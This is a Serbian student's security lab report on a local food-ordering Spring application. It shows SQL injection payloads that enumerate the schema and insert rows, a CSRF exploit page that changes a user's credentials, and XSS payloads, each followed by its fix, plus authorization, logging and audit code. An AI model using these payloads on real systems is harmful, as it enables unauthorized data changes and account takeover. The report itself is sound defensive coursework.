

Izveštaj napada

Jovana Kitanović 3156/21

SQL Injection

Izvršavanje napada na stranici za naručivanje hrane koji u bazu podataka unosi novi restoran i jedno njegovo jelo.

Kako bismo saznali strukturu baze, potrebno je pre toga izvršiti napad u polju za pretragu koji ima za cilj da otkrije tabele baze i polja potrebnih tabela. Napad možemo izvršiti preko stranice za pretragu porudžbine.

Unosom:

pizza') union select 1,2,'2008-11-11',4,5,6,7,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES--

izlistaće se sve tabele baze, među kojima su i tabele koje su za ciljani napad od značaja.

Deliveries

#	Status	Date	Customer	Restaurant	Restaurant type	Address		
1	Delivered	2008-11-11	5	6	7	ADDRESS	Details	details
1	Delivered	2008-11-11	5	6	7	CATALOGS	Details	details
1	Delivered	2008-11-11	5	6	7	COLLATIONS	Details	details
⋮								
1	Delivered	2008-11-11	5	6	7	FOOD	Details	details
⋮								
1	Delivered	2008-11-11	5	6	7	RESTAURANT	Details	details
1	Delivered	2008-11-11	5	6	7	RESTAURANT_TYPE	Details	details

slika 1.1 sql injection napad, pregled svih baza aplikacije

Zatim možemo izlistati polja željenih tabela i njihov trenutni sadržaj.

pizza') union select 1,2,'2008-11-11',4,5,6,7,COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='RESTAURANT'--

Deliveries

#	Status	Date	Customer	Restaurant	Restaurant type	Address		
1	Delivered	2008-11-11	5	6	7	ADDRESS	Details	details
1	Delivered	2008-11-11	5	6	7	ID	Details	details
1	Delivered	2008-11-11	5	6	7	NAME	Details	details
1	Delivered	2008-11-11	5	6	7	TYPEID	Details	details

slika 1.2, sql injection napad, pregled polja baze restaurant

pizza') union select 1,2,'2008-11-11',4,5,6,7,COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='FOOD'--

Deliveries

#	Status	Date	Customer	Restaurant	Restaurant type	Address		
1	Delivered	2008-11-11	5	6	7	ID	Details	details
1	Delivered	2008-11-11	5	6	7	NAME	Details	details
1	Delivered	2008-11-11	5	6	7	PRICE	Details	details
1	Delivered	2008-11-11	5	6	7	RESTAURANTID	Details	details

slika 1.3, sql injection napad, pregled polja baze food

Da bi se uneo novi restoran, potrebno je za njega uneti podatke ID, ADDRESS, NAME i TYPEID.

Takođe, možemo saznati da je ID restorana primarni ključ, te je potrebno odabrati vrednost koja se jeće ponoviti. Izlistavanjem svih vrednoti id-jeva restorana vidimo da je prva slobodna vrednost 3.

Proverom dobijamo da je TYPEID integer i da može da uzme samo dve vrednosti, 1 ili 2. pizza') union select 1,2,'2008-11-11',4,5,6,7,TYPEID FROM RESTAURANT--

Deliveries								
#	Status	Date	Customer	Restaurant	Restaurant type	Address		
1	Delivered	2008-11-11	5	6	7	1	Details	details
1	Delivered	2008-11-11	5	6	7	2	Details	details

slika 1.4, pregled sadržaja bate typeid

Regularan upit za unos novog restorana :

insert into restaurant(id, name, address, typeid) values (3, 'Jovanina Kuhinja', 'Jajinci, Beograd', 1);

Da bismo uneli novo jelo, ponovo moramo proveriti da li je polje ID, primarni ključ i koja je vrednost koja mu se može dodeliti. Dobijamo da je tip polja integer, a izlistavanjem svih vrednosti u bazi, dobijamod a je prva slobodna vrednost 11.

Upit za unos novog jela:

insert into food(id, name, price, restaurantId) values (11, 'Mekike', 250, 3)

SQL napad u polju komentara nove porudžbine:

'); insert into restaurant(id, name, address, typeid) values (3, 'Jovanina Kuhinja', 'Jajinci, Beograd', 1);

insert into food(id, name, price, restaurantId) values (11, 'Mekike', 250, 3) --

Make a new order

Restaurant

Jovanina Kuhinja

Dish Amount

Mekike

1

Address

Gotham City, Bat cave

Additional Remark

Submit

slika 1.5, mogućnost kreiranja nove porudžbije iz restorana koji je dodat sql injection napadom

```

public List<ViewableDelivery> search(String searchQuery) throws SQLException {
    List<ViewableDelivery> cars = new ArrayList<>();
    String searchQueryUpper=searchQuery.toUpperCase();
    String sqlQuery =
        "SELECT d.id, d.isDone, d.date, d.comment, u.username, r.name, rt.name, a.name FROM delivery AS d " +
        "JOIN users AS u ON d.userId = u.id JOIN restaurant as r ON d.restaurantId = r.id " +
        "JOIN address AS a ON d.addressId = a.id JOIN restaurant_type AS rt ON r.typeId= rt.id" +
        "WHERE UPPER(d.comment) LIKE ?"
        + "OR UPPER(u.username) LIKE ?"
        + "OR UPPER(r.name) LIKE ?"
        + "OR UPPER(rt.name) LIKE ?"
        + "OR UPPER(a.name) LIKE ?";
    try (Connection connection = dataSource.getConnection();
        PreparedStatement statement = connection.prepareStatement(sqlQuery);) {
        statement.setString(1, "%" + searchQueryUpper + "%");
        statement.setString(2, "%" + searchQueryUpper + "%");
        statement.setString(3, "%" + searchQueryUpper + "%");
        statement.setString(4, "%" + searchQueryUpper + "%");
        statement.setString(5, "%" + searchQueryUpper + "%");

        ResultSet rs = statement.executeQuery();
        while (rs.next()) {
            cars.add(createDelivery(rs));
        }
    }
    return cars;
}

```

slika 1.6, search funkcija sa upitom koji ne dozvoljava SQL injection napad

```

public void insertNewOrder(NewOrder newOrder, int userId) {
    LocalDate date = LocalDate.now();
    String sqlQuery = "INSERT INTO delivery (isDone, userId, restaurantId, addressId, date, comment)" +
        "VALUES (?, ?, ?, ?, ?, ?)";
    try {
        Connection connection = dataSource.getConnection();
        PreparedStatement statementPrepared = connection.prepareStatement(sqlQuery);

        statementPrepared.setBoolean(1, false);
        statementPrepared.setInt(2, userId);
        statementPrepared.setInt(3, newOrder.getRestaurantId());
        statementPrepared.setInt(4, newOrder.getAddress());
        statementPrepared.setString(5, date.getYear() + "-" + date.getMonthValue() + "-" + date.getDayOfMonth());
        statementPrepared.setString(6, newOrder.getComment());
        statementPrepared.executeUpdate();
    }
}

```

slika 1.7, insertNewOrder funkcija sa upitom koji ne dozvoljava SQL injection napad

Napomena: SoanrQube izveštaj sadrži sve funkcije koje su zaštićene od SQL injection napada.

Cross-site request forgery i cross-site scripting

CSRF

Napad treba da bude izvršen nad procesom promene korisničkog imena i lozinke, odnosno, potrebno je promeniti korisničko ime i lozinku korisnika sa identifikacionim brojem jedan. Za potebe CSRF-a koristi se stranica index.html foldera csrf-exploit.

Stranica bi trebao da se otvara naknadno, u nekom momentu korišćenja aplikacije a nakon uspešnog logovanja i ima za cilj da korisnika prevari da pokrene akciju promene kredencijala, koja zapravo pokreće maliciozan kod, za šta se koristi već postojeća sesija aplikacije za naručivanje hrane.

Detektovan je pokušaj napada na Vaš nalog
Molimo Vas, zarad Vaše sigurnosti, da promenite kredencijale

slika 1.1, Stranica koja se korisniku otvara i sa koje se klikom na submit izvršava napad.

```
function exploit() {  
  const formData = new FormData()  
  formData.append("username", "jovana")  
  formData.append("password", "jovana")  
  formData.append("id", 1)  
  
  fetch('http://localhost:8080/api/customer/update-customer', {  
    method: 'POST',  
    body: formData,  
    credentials: 'include'  
  })  
}
```

slika 1.2, funkcija koja se pokreće klikom na dugme submit i koja šalje zahtev za promenom kredencijala korisnika sa identifikacionim brojem 1

Username

Password

slika 1.3, podaci korisnika pre pokretanja zlonamernog koda

Username

Password

slika 1.3, podaci korisnika nakon pokretanja zlonamernog koda

Da bi se aplikacija zaštitila od ovakvih napada potrebno je koristiti csrf tokene. Token treba pri logovanju staviti u samu sesiju a isti token treba biti prosleđen kao parametar zahteva. Kada se zahtev prihvati, uporede se csrf tokeni iz sesije i csrf token prihvaćen iz parametara zahteva. Ukoliko su tokeni jednaki, zahtev je ispravan i treba nastaviti sa traženom akcijom a u suprotnom se zahtev odbija i baca se izuzetak.

```
@PostMapping("/api/customer/update-customer")
@PreAuthorize("hasAuthority('USERS_EDIT')")
public String updateCustomer(CustomerUpdate customerUpdate, Model model, HttpSession session,
    @RequestParam("csrfToken") String csrfToken) throws CSRFTokenMissMatch {
    String csrf = session.getAttribute("CSRF_TOKEN").toString();
    if (!csrf.equals(csrfToken)) {
        throw new CSRFTokenMissMatch(text: "Forbidden");
    } else {
        customerRepository.updateCustomer(customerUpdate);
        customersAndRestaurants(model);
    }
    return "customers-and-restaurants";
}
```

slika 1.4, funkcija Customer kontrolera zadužena za prihvatanje zahteva za promenom kredencijala

```
<form method="POST" action="/api/customer/update-customer" class="col-5">
    <div class="form-group">
        <label for="username">Username</label>
        <input type="text" name="username" class="form-control" id="username" th:value="{customer.username}"
            th:disabled="{not #authorization.expression('hasAuthority('USERS_EDIT')')}">
    </div>
    <div class="form-group">
        <label for="password">Password</label>
        <input type="text" name="password" class="form-control" id="password" th:value="{customer.password}"
            th:disabled="{not #authorization.expression('hasAuthority('USERS_EDIT')')}">
    </div>
    <input type="hidden" name="id" class="form-control" id="id" th:value="{customer.id}">
    <input type="hidden" name="csrfToken" th:value="{CSRF_TOKEN}">
    <button sec:authorize="hasAuthority('USERS_EDIT')" type="submit" class="btn btn-primary">Save</button>
</form>
```

slika 1.5, dodatno polje sa csrf tokenom koji se prosleđuje kao parametar zahteva

Čak i ukoliko napadač prosledi csrf token, on neće biti isti kao token upisan u sesiju, te napad neće biti uspešan. Za potrebe dokumentovanja ovog izuzetka kreiran je novi izuzetak `CSRFTokenMissMatch`, kako bi precizno moglo da se dokumentuje da je došlo do prosleđivanja neispravnih tokena, te da došlo do pokušaja napada.

```
2022-01-10 16:37:33.443 WARN 5484 --- [nio-8080-exec-1] c.z.s.controller.CustomerController
: CLASS: [class com.zuehlke.securesoftwaredevelopment.config.CSRFTokenMissMatch] USER: [tom]
URI: [/api/customer/update-customer?username=jovana password=jovana csrfToken=lala id=1 ]
```

slika 1.6, log ispisan kao posledica prosleđivanja neispravnog tokena

```
2022-01-10 16:45:37.448 WARN 5484 --- [nio-8080-exec-5] c.z.s.controller.CustomerController
: CLASS: [class org.springframework.web.bind.MissingServletRequestParameterException] USER: [tom]
URI: [/api/customer/update-customer?username=jovana password=jovana id=1 ]
```

slika 1.7, log ispisan kao posledica prosleđivanja zahteva bez tokena

```
2022-01-10 16:45:37.449 INFO 5484 --- [nio-8080-exec-5] c.z.s.controller.CustomerController
: userId=3 - CSRF ATTEMPTED! CLASS: [org.springframework.web.bind.MissingServletRequestParameterException:
Required String parameter 'csrfToken' is not present] USER: [tom]
URI: [/api/customer/update-customer?username=jovana password=jovana id=1 ]
```

slika 1.8, uz oba tipa greške se ispisiuje i audit za trenutno ulogovanog korisnika

XSS

Xss napad je jedino moguće izvesti preko polja za pretragu porudžbina, jer jedino ono može da parsira html. Međutim, kako samo jedno polje omogućuje napad i to polje za pretragu, znači da maliciozni kod nije moguće uskladištiti u bazu niti proslediti link ka stranici sa ugrađenim malicioznim kodom. Te xss napad u pravom smislu nije moguće izvršiti.

Preko polja za pretragu je moguće poslati post zahtev za promenu kredencijala korisnika, ali to iziskuje da napadač napad izvršava sa svog naloga.

```
<img src='x' onerror='const data=new FormData(); data.append("username","jovana");  
data.append("password","jovana");data.append("id",1)  
>fetch("http://localhost:8080/api/customer/update-customer",{method:"POST",body:data}); />
```

Ukoliko bi napad zaista mogao da se izvrši, on i bi mogao odati izgleda ovako.

Deliveries

#	Status	Date	Customer	Restaurant	Restaurant type	Address
---	--------	------	----------	------------	-----------------	---------

<b onclick='window.open("http://localhost:3000/", "prize")'> ERROR OCCURED! CLIC

Search


You searched for: **ERROR OCCURED! CLICK IMMEDIATELY**

Kroz parametar query stranice za pretragu bi se prosledio kod (prikazan u polju za pretragu) koji bi ispisao neku sličnu poruku kao poruku na slici, a korisniku bi se klikom na tekst otvorila nova stranica sa koje bi se izvršio csrf napad.

Deliveries

#	Status	Date	Customer	Restaurant	Restaurant type	Address
---	--------	------	----------	------------	-----------------	---------

Search

You searched for: 

Ili bi mu se odmah po ulasku na prosleđeni link otvorila stranica sa koje bi se izvršio csrf napad, kao na prethodnoj slici.

U konkretnoj aplikaciji je napad rešen promenom innerHtml polja u textContent.

Deliveries

#	Status	Date	Customer	Restaurant	Restaurant type	Address
---	--------	------	----------	------------	-----------------	---------

<b onclick='window.open("http://localhost:3000/", "prize")'> click

Search

You searched for: <b onclick='window.open("http://localhost:3000/", "prize")'> click

slika 1.9, rezultat upita nakon implementirane zaštite

Implementacija autorizacije

Aplikacija ima tri korisnika sa korisničkim imenima, bruce, peter i tom, a sama aplikacija ima tri tipa korisnika, customer, admin i restaurant, te je korisniku bruce dodeljena rola kupca, korisniku peter rola restorana a korisniku tom rola administratora. Nakon dodeljivanja rola, u bazu aplikacije su upisane nedostajuće permisije, a korisnicima su zatim pridodate odgovarajuće permisije.

```
insert into permissions(id, name)
values (1, 'ORDER_FOOD'),
       (2, 'USERS_LIST_VIEW'),
       (3, 'USERS_DETAILS_VIEW'),
       (4, 'USERS_EDIT'),
       (5, 'USERS_DELETE'),
       (6, 'RESTAURANT_LIST_VIEW'),
       (7, 'RESTAURANT_DETAILS_VIEW'),
       (8, 'RESTAURANT_EDIT'),
       (9, 'RESTAURANT_DELETE');
```

slika 3.1, permisije koje postoje u bazi

```
insert into user_to_roles(userId, roleId)
values (1, 1),      (2, 2),      (3, 3);
```

slika 3.3, dodela rola korisnicima

```
insert into roles(id, name)
values (1, 'CUSTOMER'),
       (2, 'RESTAURANT'),
       (3, 'ADMIN');
```

slika 3.2, role koje postoje u bazi

```
insert into role_to_permissions(roleId, permissionId)
values (1, 1), (3, 1), (2, 2), (3, 2),
       (2, 3), (3, 3), (3, 4), (3, 5),
       (1, 6), (2, 6), (3, 6), (2, 7),
       (3, 7), (2, 8), (3, 8), (3, 9);
```

slika 3.4, dodela permisija rolama

Pristup funkcijama se kontroliše upotrebom `@PreAuthorize("hasAuthority('PERMISIJA')")` ili funkcijom klase `SecurityUtil` `hasPermission` na backendu, a na frontendu sakrivanjem i menjanjem komponenti u zavisnosti od permisije korisnika.

Na primer, implementacija zabrane prikazivanja detalja korisnika i sakrivanje komponente ukoliko korisnik nema permisije za pregled korisnika.

Funkcija naručivanja hrane koja treba da bude dostupna samo kupcima i administratorima. Tim rolama je dodeljena permisija `'ORDER_FOOD'`.

```
@GetMapping("/order")
@PreAuthorize("hasAuthority('ORDER_FOOD')")
public String order(Model model){
    Authentication authentication = SecurityContextHolder.getContext().getAuthentication();
    User user = (User) authentication.getPrincipal();

    model.addAttribute("restaurants", customerRepository.getRestaurants());
    model.addAttribute("addresses", orderRepository.getAddresses(user.getId()));
    return "order";
}
```

slika 3.5, zaštita dodavanja nove porudžbine

```
<li class="nav-item" sec:authorize="hasAuthority('ORDER_FOOD')">
  <a class="nav-link" th:href="@{/order}">New Order</a>
</li>
```

slika 3.6, sakrivanje linka ka stranici za dodavanje nove porudžbine

HTTP Status 403 – Forbidden

Type Status Report

Description The server understood the request but refuses to authorize it.

Apache Tomcat/9.0.27

slika 3.7, pristup preko linka za neautorizovanog korisnika

Pregled korisnika i detalja o korisniku treba da budu dozvoljeni samo restoranima i administratorima, dok brisanje i uređivanje zapisa korisnika treba da budu dozvoljeni samo administratorima.

```
@GetMapping("/{customers-and-restaurants}")
public String customersAndRestaurants(Model model) {
    if(SecurityUtil.hasPermission("USERS_LIST_VIEW")) {
        model.addAttribute(s: "customers", customerRepository.getCustomers());
    }
    if(SecurityUtil.hasPermission("RESTAURANT_LIST_VIEW")) {
        model.addAttribute(s: "restaurants", customerRepository.getRestaurants());
    }
    return "customers-and-restaurants";
}

@GetMapping("/{customer}")
@PreAuthorize("hasAuthority('USERS_DETAILS_VIEW')")
public String getCustomer(@RequestParam(name = "id", required = true) String id, Model model) {
    model.addAttribute(s: "customer", customerRepository.getCustomer(id));
    model.addAttribute(s: "addresses", customerRepository.getAddresses(id));
    return "customer";
}

@DeleteMapping("/{customer}")
@PreAuthorize("hasAuthority('USERS_DELETE')")
public String deleteCustomer(@RequestParam(name = "id", required = true) String id) {
    customerRepository.deleteCustomer(id);
    return "customers-and-restaurants";
}

@PostMapping("/{api/customer/update-customer}")
@PreAuthorize("hasAuthority('USERS_EDIT')")
public String updateCustomer(CustomerUpdate customerUpdate, Model model) {
    customerRepository.updateCustomer(customerUpdate);
    customersAndRestaurants(model);
    return "customers-and-restaurants";
}

@DeleteMapping("/{customer/address}")
@PreAuthorize("hasAuthority('USERS_EDIT')")
public String deleteCustomerAddress(@RequestParam(name = "id", required = true) String id) {
    int identifier = Integer.valueOf(id);
    customerRepository.deleteCustomerAddress(identifier);
    return "customers-and-restaurants";
}

@PostMapping("/{api/customer/address/update-address}")
@PreAuthorize("hasAuthority('USERS_EDIT')")
public String updateCustomerAddress(Address address, Model model) {
    customerRepository.updateCustomerAddress(address);
    customersAndRestaurants(model);
    return "customers-and-restaurants";
}

@PostMapping("/{customer/address}")
@PreAuthorize("hasAuthority('USERS_EDIT')")
public String putCustomerAddress(NewAddress newAddress, Model model){
    customerRepository.putCustomerAddress(newAddress);
    customersAndRestaurants(model);
    return "customers-and-restaurants";
}
```

slika 3.8, implementacija zaštite funkcija po permisijama

```


slika 3.9, prikaz html stranice sa zaokruženim kodom promene i sakrivanja komponenti u zavisnosti od permisija



| Restaurants |                  |                            |                         |
|-------------|------------------|----------------------------|-------------------------|
| #           | Name             | Address                    | Type                    |
| 1           | Moj zavicaj      | Maksima Gorkog 12, Beograd | restoran domace kuhinje |
| 2           | Pizza industrija | Obilicev venac 5, Beograd  | pizza bar               |



slika 3.10, izgled stranice pregleda korisnika i restorana za korisnika kome nije dozvoljen pregled korisnika


```

Restaurants				
#	Name	Address	Type	Change
1	Moj zavicaj	Maksima Gorkog 12, Beograd	restoran domace kuhinje	Details
2	Pizza industrija	Obilicev venac 5, Beograd	pizza bar	Details

Customers		
#	Username	Details
1	bruce	Details
2	peter	Details
3	tom	Details

slika 3.11, izgled stranice pregleda korisnika i restorana za korisnika kome je dozvoljen pregled korisnika

Ukoliko bi korisnik pokušao preko linka da pristupi pregledu korisnika, to bi mu takođe bilo zabranjeno.

Svim korisnicima osim administratoru je zabranjeno brisanje i uređivanje zapisa korisnika na bilo kakav način, te su polja na stranici pregleda detalja o korisniku „disejblovana“, a na backend delu je upotrebljena funkcija `hasPermission` kako bi se zaštitilo i od eventualnih xss napada i napada preko linka.

User info

Username

Password

Addresses

Gotham City, Bat cave	<input type="button" value="Save"/>	<input type="button" value="Delete"/>
Beograd, Gazela	<input type="button" value="Save"/>	<input type="button" value="Delete"/>
Beogradska industrija piva	<input type="button" value="Save"/>	<input type="button" value="Delete"/>

Add new address

slika 3.12, izgled stranice pregleda podataka o korisniku za korisnika koji sme da menja i briše podatke o korisniku.

User info

Username

Password

Addresses

slika 3.13, izgled stranice pregleda podataka o korisniku za korisnika koji ne sme da menja i briše podatke o korisniku.

Pregled svih restorana treba da bude dozvoljeno svim korisnicima, pregled detalja o restoranu, kao i uređivanje zapisa o restoranu treba da bude dozvoljeno samo restoranima i administratorima, dok brisanje zapisa korisnika treba da budu dozvoljeni samo administratorima


```
@GetMapping("/restaurant")
@PreAuthorize("hasAuthority('RESTAURANT_DETAILS_VIEW')")
public String getRestaurant(@RequestParam(name = "id", required = true) String id, Model model) {
    model.addAttribute("restaurant", customerRepository.getRestaurant(id));
    return "restaurant";
}

@DeleteMapping("/restaurant")
@PreAuthorize("hasAuthority('RESTAURANT_DELETE')")
public String deleteRestaurant(@RequestParam(name = "id", required = true) String id) {
    int identifier = Integer.valueOf(id);
    customerRepository.deleteRestaurant(identifier);
    return "customers-and-restaurants";
}

@PostMapping("/api/restaurant/update-restaurant")
@PreAuthorize("hasAuthority('RESTAURANT_EDIT')")
public String updateRestaurant(RestaurantUpdate restaurantUpdate, Model model) {
    customerRepository.updateRestaurant(restaurantUpdate);
    customersAndRestaurants(model);
    return "customers-and-restaurants";
}
```

slika 3.14, implementacija zaštite funkcija po permisijama

Pregled detalja o restoranu je kupcu nije dozvoljeno, te su na stranici pregleda svih restorana uklonjeni linkovi ka stranici sa detaljima, a takođe, pristup restoranu preko linka nije omogućen.



Name

Pizza industrija

Address

Obilicev venac 5, Beograd


Type

Restoran domaće kuhinje

Save

Delete

slika 3.15, izgled stranice pregleda podataka o restoranu za korisnika koji sme da menja i briše podatke o restoranu.



Name

Moj zavicaj

Address

Maksima Gorkog 12, Beograd

Type

Restoran domaće kuhinje

Save

slika 3.16, izgled stranice pregleda podataka o restoranu za korisnika koji ne sme da briše podatke o restoranu.

Obrada izuzetaka u try bloku je izvršena korišćenjem Log.warn funkcije a ispisuju se korisničko ime korisnika koji je u trenutku izazivanja greške ulogovan, klasa izuzetka i sam izuzetak. Izuzetak može biti bačen i u klasama kontrolera, te greške se u aplikaciji obrađuju u dodatoj funkciji:

```
@ExceptionHandler(Exception.class)
public void handleException(HttpServletRequest req, Exception ex) throws Exception {
    // prepare responseEntity
    Enumeration<String> parametri = req.getParameterNames();
    String uriParameters;
    if (parametri.hasMoreElements())
        uriParameters = "?";
    else
        uriParameters = "";

    while (parametri.hasMoreElements()) {
        String elem = parametri.nextElement();
        uriParameters += elem + "=" + req.getParameter(elem) + " ";
    }

    LOG.warn("CLASS: [" + ex.getClass() + "] USER: [" + SecurityUtil.getCurrentUser().getUsername() + "] URI:" +
        " [" + req.getRequestURI() + uriParameters + "]");
    if (ex.getClass() == AccessDeniedException.class)
        AuditLogger.getAuditLogger(CustomerController.class).audit( description: "ACCESS DENIED! CLASS: [" + ex + "] " +
            "USER: [" + SecurityUtil.getCurrentUser().getUsername() + "] " +
            "URI: [" + req.getRequestURI() + uriParameters + "]");

    if (ex.getClass() == MissingServletRequestParameterException.class || ex.getClass() == CSRFTokenMissMatch.class)
        AuditLogger.getAuditLogger(CustomerController.class).audit( description: "CSRF ATTEMPTED! CLASS: [" + ex + "] " +
            "USER: [" + SecurityUtil.getCurrentUser().getUsername() + "] " +
            "URI: [" + req.getRequestURI() + uriParameters + "]");
}
```

slika 4.1, funkcija koja se poziva kada se u kontroleru javi izuzetak.

Funkcija handleException je dodata zbog toga što se mogu dogoditi izuzeci tipa AccessDeniedException ili MissingServletRequestParameterException koji govore da je neki zlonamerni korisnik potencijalno pokušao da izvrši akciju koja mu nije dozvoljena kao i CSRFTokenMissMatch što je korisnički izuzetak koji se baca u slučaju da se prosledjeni csrf token i token iz sesije ne poklapaju.

Podaci koji se loguju u ovakvom slučaju su klasa greške, korisnik koji je bio ulogovan prilikom izazivanja greške, i url putanja sa parametrima.

Ukoliko je uvaćena greška nekog od tipova navedenih u prethodnom pasusu vrši se i auditing akcije, jer je greška izazvana nedozvoljenim ponašanjem korisnika. Audit funkcija ispisuje iste podatke kao i log greške a to su: klasa greške, korisnik koji je bio ulogovan prilikom izazivanja greške, i url putanja sa parametrima. U sličaju grešaka korisnti se warn tip loga.

```
2022-01-09 21:03:38.916 WARN 10948 --- [nio-8080-exec-8] c.z.s.controller.CustomerController
: CLASS: [class org.springframework.security.access.AccessDeniedException
USER: [bruce] URI: [/api/customer/update-customer?username=zb6 password=zb6 id=1 ]
2022-01-09 21:03:38.917 INFO 10948 --- [nio-8080-exec-8] c.z.s.controller.CustomerController
: userId=1 - ACCESS DENIED! CLASS: [org.springframework.security.access.AccessDeniedException: Zugriff verweigert] USER: [bruce]
URI: [/api/customer/update-customer?username=zb6 password=zb6 id=1]
```

slika 4.2, log i audit pokušaja promene podataka korisnika od strane neautorizovanog korisnika.

```
2022-01-09 22:31:10.733 WARN 15732 --- [nio-8080-exec-6] c.z.s.controller.CustomerController
: CLASS: [class org.springframework.security.access.AccessDeniedException] USER: [bruce] URI: [/restaurant?id=1 ]
2022-01-09 22:31:10.734 INFO 15732 --- [nio-8080-exec-6] c.z.s.controller.CustomerController
: userId=1 - ACCESS DENIED! CLASS: [org.springframework.security.access.AccessDeniedException: Zugriff verweigert]
USER: [bruce] URI: [/restaurant?id=1 ]
```

slika 4.3, log i audit pokušaja pristupa detaljima restorana od strane neautorizovanog korisnika.

```

2022-01-10 03:35:50.945  WARN 5480 --- [nio-8080-exec-1] c.z.s.controller.CustomerController
: CLASS: [class org.springframework.web.bind.MissingServletRequestParameterException]
USER: [tom] URI: [/api/customer/update-customer?username=jovana password=jovana id=1 ]

2022-01-10 03:35:50.946  INFO 5480 --- [nio-8080-exec-1] c.z.s.controller.CustomerController
: userId=3 - CSRF ATTEMPTED! CLASS: [org.springframework.web.bind.MissingServletRequestParameterException:
Required String parameter 'csrfToken' is not present] USER: [tom]
URI: [/api/customer/update-customer?username=jovana password=jovana id=1 ]

```

slika 4.4, log i audit pokušaja csrf napada.

Pored grešaka, logovanje se vrši prilikom izvršavanja određenih akcija od strane korisnika, kao na primer, otvaranje stranice sa detaljima o korisniku, detaljima o restoranu i otvaranje stranice dodavanja nove porudžbine. Odabrane akcije se prate iz razloga što pomenute stranice pružaju mogućnost dodavanja i uređivanja zapisa, te može biti od koristi pamti početak potencijalne akcije izmene, dodavanja ili brisanja zapisa.

```

LOG.info("ACTION: [page with restaurant details opened] RESTAURANT-ID: ["+id+ "] " +
"USERNAME: ["+SecurityUtil.getCurrentUser().getUsername()+"]");

```

```

2022-01-09 21:24:58.428  INFO 10948 --- [nio-8080-exec-1] c.z.s.repository.CustomerRepository
: ACTION: [page with restaurant details opened] RESTAURANT-ID: [2] USERNAME: [tom]

```

```

LOG.info("ACTION: [page with customer details opened] CUSTOMER-ID: ["+id+ "] " +
"USERNAME: ["+SecurityUtil.getCurrentUser().getUsername()+"]");

```

```

2022-01-09 21:24:49.985  INFO 10948 --- [nio-8080-exec-5] c.z.s.repository.CustomerRepository
: ACTION: [page with customer details opened] CUSTOMER-ID: [1] USERNAME: [peter]

```

```

LOG.info("ACTION: [page for new order opened]" +
" USERNAME: ["+SecurityUtil.getCurrentUser().getUsername()+"]");

```

```

2022-01-09 21:37:23.418  INFO 10948 --- [nio-8080-exec-3] c.z.s.controller.CustomerController
: ACTION: [page for new order opened] USERNAME: [tom]

```

slika 4.5, izgledi log funkcija i primeri ispisa

Auditing je korišćen kako bi se pratile akcije korisnika koje bi potencijalno mogle biti od značaja. U konkretnoj aplikaciji, auditing je korišćen svuda gde korisnik ima mogućnost da promeni zapis, doda ili ga obriše. Lozinka kao osetljiv podatak nije prikazivana.

Ukoliko je zapis korisnika menjan, a lozinka nije, ispiše se samo korisničko ime i novo korisničko ime kao i korisnik koji je promenu izvršio, a ukoliko je promenjena lozinka, to se samo dodatno naznačuje ali se ona ne prikazuje.

```

2022-01-09 21:28:39.697  INFO 10948 --- [nio-8080-exec-10] c.z.s.repository.CustomerRepository
: userId=3 - ACTION: [user updated] OLD USERNAME: [bruceW] NEW USERNAME: [bruce] BY: [tom]

```

```

2022-01-09 21:28:44.281  INFO 10948 --- [nio-8080-exec-2] c.z.s.repository.CustomerRepository
: userId=3 - ACTION: [user updated + password changed] OLD USERNAME: [bruce] NEW USERNAME: [bruceW] BY: [tom]

```

Korisnik takođe može biti i obrisani te je i to akcija koju vredi zapamtiti.

```

2022-01-09 21:45:24.444  INFO 10948 --- [nio-8080-exec-3] c.z.s.repository.CustomerRepository
: userId=3 - ACTION: [user deleted] DELETED USER: [peter] BY: [tom]

```


Adresa korisnika je podatak kojim je takođe moguće manipulirati, dodati novu, promeniti je ili je obrisati te su i to akcije koje je od značaja kontrolisati.

```
2022-01-09 21:47:57.806 INFO 10948 --- [nio-8080-exec-2] c.z.s.repository.CustomerRepository
: userId=3 - ACTION:[address deleted] DELETED ADDRESS:[Batajnica, Srpskih vladara 25] ADDRESS ID:[6] BY:[tom]

2022-01-09 21:48:26.188 INFO 10948 --- [nio-8080-exec-10] c.z.s.repository.CustomerRepository
: userId=3 - ACTION:[new address] NEW ADDRESS:[Bulevar kralja Aleksandra 722, Beograd] BY:[tom]

2022-01-09 21:48:35.375 INFO 10948 --- [nio-8080-exec-5] c.z.s.repository.CustomerRepository
: userId=3 - ACTION:[address updated] OLD ADDRESS:[Bulevar kralja Aleksandra 722, Beograd]
NEW ADDRESS:[Bulevar kralja Aleksandra 73, Beograd] ADDRESS ID:[8] BY:[tom]
```

Pored promene podataka zapisa korisnika, potrebno je i kontrolisati promenu zapisa restorana. Restoran može biti li obrisani ili neki od njegovih podataka promenjen. Prilikom auditinga promene zapisa restorana, ispisuju se svi stari i svi novi podaci kao i korisnik koji je tu akciju izvršio. Dok se kod brisanja restorana ispisuje njegovo ime, identifikator i korisnik koji je akciju izvršio.

```
